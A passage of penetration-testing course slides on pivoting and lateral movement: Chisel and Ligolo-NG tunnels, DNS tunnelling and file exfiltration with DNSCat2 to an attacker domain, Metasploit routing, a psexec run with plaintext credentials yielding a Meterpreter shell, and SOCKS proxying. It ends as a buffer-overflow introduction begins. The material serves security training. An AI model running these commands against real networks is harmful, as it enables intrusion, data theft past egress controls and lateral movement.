
- R:1088:socks : Make a reverse SOCKS proxy available on the default port 1080 (or configure this as custom, e.g., R:1088:socks).

Once the connection is established:

- The Chisel server has a connection to the client.
- A SOCKS proxy is started over this connection on the default port 1080.

Pivoting / Lateral Movement

Now, from the attacking machine, we can use ProxyChains to connect through the SOCKS proxy.



DNS Tunneling & Exfiltrate data over DNS:

What if everything is blocked outbound?

We cannot create an SSH based tunnel and for data exfiltration the following tools are then no longer helpful:

- NetCat
- Webserver
- (T)FTP
- SMB
- WebDAV
- Etc.


However, **DNS is almost always allowed** (TCP & UDP port 53). DNS is essential for many network functionalities. This means we can use DNS to exfiltrate data.

Pivoting / Lateral Movement

DNS Packet Structure:

DNS (UDP/53):

- Can also use TCP (e.g., for zone transfers).
- The DNS packet has space for the DNS request or DNS answer.
- During normal DNS operations, you send a DNS lookup (A query) to resolve a domain name.
- The DNS answer will contain the domain name queried. However, we can manipulate this process to embed more data.



Pivoting / Lateral Movement

Key Points for DNS Tunneling:

- UDP packets: Max size is 512 bytes. For TCP, more data can be transmitted.
- Query portion is small (~24 bytes).
- Use subdomains to embed and send data.
- The response portion (server-side) is often larger (useful for return data).
- A-record: 4 bytes.
- TXT records can hold significantly more data (up to 64KB).

Challenges with DNS Tunneling:

- Slow: Data is sent in very small packets.
- Recursive: Packets go through multiple DNS servers.
- No host-to-host communication (many intermediate hosts).

Pivoting / Lateral Movement

How DNS Tunneling Works:

1. The attacker initiates a connection from the client to a domain they control.
2. The client sends one or more encoded DNS packets containing data to the attacker's domain.
3. The packet travels from DNS server to DNS server until it reaches the attacker's server.
4. On the attacker's server the DNS packet is unpacked, and the encoded data is decoded to make it usable.
5. If the attacker also controls a rogue DNS tunneling server, response packets can be created and sent back to the client. The client receives the packets, unpacks them, and interprets the data. This is essential when using DNS as a 2-way channel (C2 server).

Pivoting / Lateral Movement

Tools for DNS Tunneling

- Iodine
- DNS2TCP
- DNSCat2

DNSCat2 - Requirements:

- To use DNSCat2, you must be able to manage DNS for a domain.
- This could be an internal DNS server or an external DNS server.
- An A-record must be created on the DNS server, pointing to the tunneling server.

In practice:

- You need a server with a public IP address.
- A registered domain name.

Tip: The shorter your domain name, the more data you can send.

<https://t.me/learningnets>

Pivoting / Lateral Movement

Using DNSCat2:

DNSCat2 follows a client/server model.

DNSCat2 Server:

The server listens on the IP address specified in the A-record, e.g.:

dnscat.jarnobaselier.nl

Let's start the server (attacker side):

```
dnscat2-server dnscat.jarnobaselier.nl
```

Pivoting / Lateral Movement

```
$ dnscat2-server dnscat.jarnobaselier.nl

[sudo] password for kali:

New window created: 0
dnscat2> New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = dnscat.jarnobaselier.nl] ...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

./dnscat --secret=cde6dfe445239ab5e5082e49d0f5f1d2 dnscat.jarnobaselier.nl

To talk directly to the server without a domain name, run:

./dnscat --dns server=x.x.x.x,port=53 --secret=cde6dfe445239ab5e5082e49d0f5f1d2

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.
```

Pivoting / Lateral Movement

DNSCat2 Client:

To start the DNSCat2 client:

```
./dnscat dnscat.jarnobaselier.nl
```

If everything is configured correctly, a **session** is established!

```
Creating DNS driver:  
domain = (null)  
host   = 0.0.0.0  
port   = 53  
type   = TXT,CNAME,MX  
server = 192.168.178.160  
  
** Peer verified with pre-shared secret!  
  
Session established!
```

Pivoting / Lateral Movement

Interacting with the Client from the Server:

Show active sessions:

```
windows
```

Use a specific session:

```
window -i 1
```

Help menu:

```
?
```

Exfiltrate data:

```
upload C:/Windows/System32/drivers/etc/hosts
```

Pivoting / Lateral Movement

```
dnscat2> window
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains = dnscat.jarnobaselier.nl [*]
  2 :: command (JarnoDesktop) [encrypted and verified] [*]
dnscat2> window -i 2
New window created: 2
history_size (session) => 1000
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (JarnoDesktop) 2> ?
Here is a list of commands (use -h on any of them for additional help):
* clear
* delay
* download
* echo
* exec
* help
* listen
* ping
* quit
* set
* shell
* shutdown
* suspend
* tunnels
* unset
* upload
* window
* windows
```

```
command (JarnoDesktop) 6> download c:/secret.txt
Attempting to download c:/secret.txt to secret.txt
command (JarnoDesktop) 6> Wrote 0 bytes from c:/secret.txt to secret.txt!
download c:/secret.txt /home/kali/Desktop
```

Pivoting / Lateral Movement

Port Forwarding over DNS:

Once the session is active, you can even set up port forwarding over DNS. Use the listen command:

```
listen 127.0.0.1:4455 192.168.10.10:445
```

For example:

You can enumerate SMB via the DNS tunnel by connecting to:

```
smbclient -p 4455 -L //127.0.0.1 -U smbadmin --password=Password123
```

```
command (JarnoDesktop) 1> listen 127.0.0.1:4455 192.168.10.10:445  
Listening on 127.0.0.1:4455, sending connections to 192.168.10.10:445
```

Ligolo - Pivoting over TUN interface:

- Chisel is excellent for tunneling over HTTP.
- If HTTP is not allowed, we can tunnel traffic over DNS instead.

A third option with many advantages is Ligolo-NG:

<https://github.com/nicocha30/ligolo-ng>

Ligolo-ng⁺

Pivoting / Lateral Movement



Why Ligolo-NG?

Ligolo-NG tunnels traffic via a reverse TCP/TLS connection using a TUN interface (VPN interface), avoiding the disadvantages of SOCKS proxies.

Key Benefits:

- Simple user interface
- Easy to configure and use
- Automatic certificate configuration (Let's Encrypt)
- Stealthy and fast
- Requires no elevated privileges on Windows (elevated privileges are needed on Linux to create the TUN interface).
- Cross-platform agent support.

Pivoting / Lateral Movement

How It Works:

Ligolo-NG uses a TUN interface to route traffic:

- Packets sent to the interface are translated and forwarded to the remote agent network.
- Example: When a TCP connection is initiated:
 - SYN packets → translated to connect() on the remote side.
 - SYN-ACK → returned if connect() succeeds.
 - RST → sent if syscalls ECONNRESET, ECONNABORTED, or ECONNREFUSED are received.

Ligolo-NG Setup:

Ligolo-NG has two components:

- Server (proxy) → Runs on the attacking machine.
- Client → Runs on the target/victim machine.

Pivoting / Lateral Movement

Running the Ligolo Server on a Linux machine:

1. First, create a TUN interface:

```
sudo ip tuntap add user [your_username] mode tun ligolo
```

```
sudo ip link set ligolo up
```

```
4: ligolo: <NO-CARRIER,POINTOPOINT,MULTICAST,NOARP,UP> mtu 1500 qdisc pfifo_fast state DOWN group default qlen 500  
      link/none
```

2. Start the Ligolo-NG proxy server:

```
sudo ./proxy -autocert
```

```
kali@kali:~/Desktop$ ./proxy -autocert  
INFO[0000] Using Let's Encrypt ACME Autocert  
INFO[0000] Listening on 0.0.0.0:11601
```



Made in France ♥ by @Nicocha30!

<https://t.me/learningnets>

Pivoting / Lateral Movement

Running the Ligolo Server on a Windows machine:

1. Download the Wintun driver: <https://www.wintun.net>
2. Place the Wintun driver in the Ligolo-NG folder.
3. Run the Ligolo-NG proxy in an elevated command prompt:

```
sudo .\proxy.exe -autocert
```

```
2023/10/09 16:02:04 Waiting for existing driver to unload from kernel
2023/10/09 16:02:04 Removing existing driver 0.8
2023/10/09 16:02:04 Installing driver 0.14
2023/10/09 16:02:04 Extracting driver
2023/10/09 16:02:04 Installing driver
2023/10/09 16:02:04 Creating adapter
time="2023-10-09T16:02:05+02:00" level=info msg="Using Let's Encrypt ACME Autocert"
time="2023-10-09T16:02:05+02:00" level=info msg="Listening on 0.0.0.0:11601"
```



Made in France ❤ by @Nicocha30!

ligolo-ng » |

Pivoting / Lateral Movement

Running the Ligolo Client on a Linux machine:

Start the client agent and connect it to the server. Note, when "autocert" is being used and the connection is secured we must use a hostname instead of an IP address:

```
./agent -connect kalimachine:11601
```

Pivoting / Lateral Movement

Running the Ligolo Client on a Windows machine:

1. Run the agent binary (same as Linux):

```
.\agent.exe -connect kalimachine:11601
```

Using Self-Signed Certificates (If Autocert is Not an Option):

If DNS or Let's Encrypt is unavailable, you can use self-signed certificates instead.

Server / Proxy (Self-Signed):

```
.\proxy.exe -selfcert
```

Client:

```
./agent -connect kalimachine:11601 -ignore-cert
```

Pivoting / Lateral Movement

Server / Proxy:



Made in France ❤ by @Nicocha30!

```
ligolo-ng » 2023/10/09 16:10:36 Removed orphaned adapter "ligolo 1"
2023/10/09 16:10:42 [ERR] yamux: Failed to write header: remote error: tls: bad certificate
2023/10/09 16:10:42 [ERR] yamux: Failed to read header: remote error: tls: bad certificate
time="2023-10-09T16:10:42+02:00" level=error msg="could not register agent, error: remote error: tls: bad certificate"
time="2023-10-09T16:11:01+02:00" level=info msg="Agent joined." name=kali@kali remote="192.168.178.177:37956"
```

Client:

```
WARN[0000] warning, certificate validation disabled
```

```
INFO[0000] Connection established
```

```
addr="192.168.178.57:11601"
```

Pivoting / Lateral Movement

Session Management and Routing:

Once the server and client are connected, you can:

- Manage sessions.
- View network information.

start

```
Commands:
=====
    clear      clear the screen
    exit       exit the shell
    help        use 'help [command]' for command help
    ifconfig   Show agent interfaces
    session    Change the current relay agent

Listeners
=====
    listener_add Listen on the agent and redirect connections to the desired address
    listener_list List currently running listeners
    listener_stop Stop a listener

Tunneling
=====
    start      Start relaying connection to the current agent
    stop       Stop the tunnel

[Agent : kali@kali] » start
time="2023-10-09T16:24:59+02:00" level=info msg="Starting tunnel to kali@kali"
```

Pivoting / Lateral Movement

Using Metasploit for Pivoting:

In a Meterpreter shell (SESSION 1), you can pivot from this session by creating routes:

Scenario:

- Compromised machine: 192.168.1.1
- Second NIC in this machine to another subnet: 172.16.1.1

Now, within Metasploit, you can use Auxiliary modules to enumerate the second network once we added a route to run traffic over session 1:

```
route print  
  
route add 172.16.1.0/24 1  
  
route print
```

Pivoting / Lateral Movement

Now let's use the auxiliary portscan module to enumerate the second network:

```
use auxiliary/scanner/portscan/tcp  
  
set RHOSTS 172.16.1.0/24  
  
set PORTS 445,3389  
  
run
```

Pivoting / Lateral Movement

Example: SMB Open with Admin Credentials:

If SMB is open and you have valid account credentials (e.g., administrator), you can attempt to open a new shell from the remote machine.

```
use exploit/windows/smb/psexec  
  
set SMBUser jarno  
  
set SMBPass "0ptiSECrulez"  
  
set RHOSTS 172.16.1.1  
  
set payload windows/x64/meterpreter/bind_tcp  
  
set LPORT 8000  
  
run
```

Why use a BIND shell here?

- The bind shell establishes a listening port on the remote machine, providing direct access.

Pivoting / Lateral Movement

Automating Route Discovery:

You can use the autoroute module to scan active sessions for additional subnets. This module automatically adds any discovered subnets as routes.

```
route flush  
  
use multi/manage/autoroute  
  
set session 4  
  
run
```

Pivoting / Lateral Movement

Using Native Tools via Metasploit (SOCKS Proxy):

If you want to use tools outside of Metasploit, such as Kali tools, you can configure Metasploit as a SOCKS proxy.

Important: Ensure the routes in Metasploit are correctly configured!

The default Metasploit proxy port is 1080. We will change this in our example to 2080.

Steps:

1. Start the SOCKS proxy within Metasploit:

```
use auxiliary/server/socks_proxy  
set SRVHOST 127.0.0.1  
set SRVPORT 2080  
set VERSION 5  
  
http run -j
```

Pivoting / Lateral Movement

2. Update your /etc/proxchains4.conf file to include the Metasploit SOCKS proxy:

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"

socks5 127.0.0.1 2080
```

3. Once ProxyChains is configured, you can route tools over the Metasploit proxy.
Example:

```
sudo proxchains xfreerdp /v:172.16.1.1 /u:jarno
```

Pivoting / Lateral Movement

Port Forwarding with Metasploit:

To avoid starting a proxy server and losing speed, you can forward a specific port. For example, forward port 3389 to 172.16.1.1:

```
portfwd add -l 3389 -p 3389 -r 172.16.1.1
```

Now, use xfreerdp to connect to the localhost (Metasploit handles the hop to 172.16.1.1):

```
sudo xfreerdp /v:127.0.0.1 /u:jarno
```

Pivoting / Lateral Movement

Pivoting Tips:

1. Metasploit Pivoting:

Powerful and dynamic!

2. Simplest method:

Use sshuttle for pivoting/tunneling.

3. Alternative:

If sshuttle is not an option, use Ligolo-NG (a powerful alternative).

4. HTTP Traffic Only:

Use Chisel to tunnel traffic.


5. Port Forwarding Only:

Use SSH or Chisel for speed and simplicity.

6. Minimize SOCKS/ProxyChains:

Use only when absolutely necessary to reduce complexity and performance loss.





Buffer Overflows

Buffer Overflows:



A buffer overflow occurs when a program writes more data than intended into a memory buffer, overwriting adjacent memory locations.

Key Points:

- Buffers are temporary storage spaces in memory.
- Writing beyond the buffer boundary can corrupt data, alter control flow, or allow code execution.
- A common programming error in languages like C/C++.

Buffer Overflows

The flow of data:



The Memory: RAM / Virtual Memory:

The "normal" data flow operates as follows:

- Data that needs to be processed is first placed in RAM.
- The CPU then moves the data it will process into a so-called "cache".
- Simultaneously, specific instructions are stored in the CPU registers.


When an application processes data, this happens in memory. There is a mechanism that allows the CPU to interpret and correctly process this data... How? This is explained on the next slides!

Buffer Overflows

Memory Allocation by the Operating System:

When an application starts, the OS allocates a memory block for it in RAM. The OS determines the size based on the application's properties (information that the compiler places into the binary).

- For temporary data, the OS allocates a "stack" in memory.
- For dynamic data, the OS allocates a "heap" in memory.



The Stack:

- The stack is a block of memory intended as a "workspace for local variables" for a thread.
- Each thread gets its own stack.
- When a function is called, a block is pushed onto the stack.
- When the function returns (ret), this block is removed. This follows the LIFO (Last In, First Out) principle.
- The stack is also called "temporary memory allocation".
- Data members of a function are only accessible while the function is active.
- Data on the stack can only be accessed by the "owner" thread.

Buffer Overflows

The Heap:

- There is usually only one heap allocation per application.
- The heap is a specialized memory block for dynamic allocation.
- It is mainly used for global variables.
- The heap does not follow a strict pattern like LIFO; it is hierarchical.
- Heap allocation is not managed by the OS but is explicitly requested by the programmer (in the code).
- Data in the heap is accessible by all threads, making it less secure.

Key Buffers in Memory:

Stack:

